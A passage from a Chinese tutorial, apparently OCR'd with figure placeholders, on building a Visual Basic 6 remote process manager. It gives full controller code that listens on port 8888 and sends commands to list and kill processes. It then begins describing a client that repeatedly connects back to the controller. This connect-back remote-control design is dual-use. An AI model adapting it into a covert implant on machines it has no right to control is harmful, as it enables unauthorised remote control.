


图1

一、控制端编写

首先来看控制端程序的编写，使用到了一个WINSOCK控件用于实现计算机的网络数据通讯，两个LISTVIEW控件，三个按钮控件和一个文本框控件，在摆放好各个控件的位置后就可以编写程序代码了，如图2。

程序流程如下：首先点击“监听端口”按钮，程序就开始监听本地的8888端口，并且等待被控端的连接，被控端程序被运行后就会显示在LISTVIEW列表中，此时我们选中被控端的主机IP地址，点击“刷新”按钮，就可以发送“get_process”指令来获取进程列表了，最




图2

后点击“结束”按钮就可以发送“kill_process”指令来结束选中的进程。程序全部代码如下：

```
Private Sub Command1_Click()
    Winsock1.Close
    Winsock1.LocalPort = CInt(Text1.Text) '打开本地的一个服务端口，等待被控制端的连接
    Winsock1.Listen '监听
End Sub

Private Sub Command2_Click()
If Winsock1.State = sckClosed Then '如果没有和被控端连接
    MsgBox "请首先等待被控端连接!": Exit Sub '退出本程序
    End If

    ListView2.ListItems.Clear '清空列表
    Winsock1.SendData "get_process" '获取进程
End Sub

Private Sub Command3_Click()
    If Winsock1.State = sckClosed Then
    MsgBox "请首先等待被控端连接!": Exit Sub '退出本程序
    End If

    Winsock1.SendData "kill_process" + ListView2.SelectedItem.SubItems(1) '删除进程
    Form1.Caption = "结束进程:" + ListView2.SelectedItem.SubItems(1)
End Sub

Private Sub ListView2_DblClick()
    MsgBox ListView2.SelectedItem.SubItems(1) '显示选中的进程名称
End Sub

Private Sub Winsock1_Close() '如果被控制端断开了连接（比如关机或下线等），就关闭控制端的连接
    Winsock1.Close
End Sub

Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long) '如果有被控制端请求连接
    Dim a As ListItem
    Winsock1.Close
    Winsock1.Accept requestID '接收被控制端的连接请求

    ListView1.ListItems.Clear '清空列表，重新加入主机的IP地址
    Set a = ListView1.ListItems.Add(, , Winsock1.RemoteHostIP)
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
    On Error Resume Next
    Dim a As String
    Winsock1.GetData a
    a = Trim(a)

    If Mid(a, 1, 10) = "get_result" Then '——————————1. 得到进程列表
        process_list_str = Mid(a, 11, Len(a)) '进程信息
        MsgBox process_list_str

        p = Split(Trim(process_list_str), vbCrLf) '————————A. 使用VBCRLF进行分割信息
        For i = 0 To UBound(p)
            ListView2.ColumnHeaders.Clear '清空列表头
            ListView2.ColumnHeaders.Add , , "进程ID", 800
            ListView2.ColumnHeaders.Add , , "进程名", 1900
            ListView2.ColumnHeaders.Add , , "文件路径", 2800
            ListView2.View = lvwReport
            ListView2.FullRowSelect = True '可以选择一行

            p2 = Split(p(i), "|") '——————————B. 使用"|"进行分割信息
            Set lv = ListView2.ListItems.Add(, , p2(0))
            lv.SubItems(1) = p2(1)
            lv.SubItems(2) = p2(2)
        Next
    ElseIf Mid(a, 1, 11) = "kill_result" Then '——————————2. 得到结束进程的结果
        MsgBox "结束进程成功!"
        Command2_Click '点击按钮2，也就是刷新进程
    End If
End Sub

Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
    Winsock1.Close '如果连接错误就关闭和被控制端的连接
End Sub
```

二、被控制端编写

上面介绍了控制端程序的编写，再来看被控端程序的编写，被控端程序的界面比较简单，使用到了一个WINSOCK控件用于实现数据通讯，还使用到了一个TIMER控件来实现不断尝试连接控制端程序，如图3。

在本文中我们使用WMI这个对象来实现对进程的操控，在使用前要对这个对象进行引用，引用的方法为：依次选择“工程”—“引用”，在弹出的“引用”对话框中选择“Microsoft WMI Scripting”就可以了，如图4。




图3

在添加了WMI对象后就可以进行程序的编写了，程序的流程如下：首先在TIMER控件的TIMER事件中不断尝试连接控制端，在连接成功后就等待控制端发送控制指令，如果获取了“get_process”这个指令，就调用我自定义的get_process_list函数

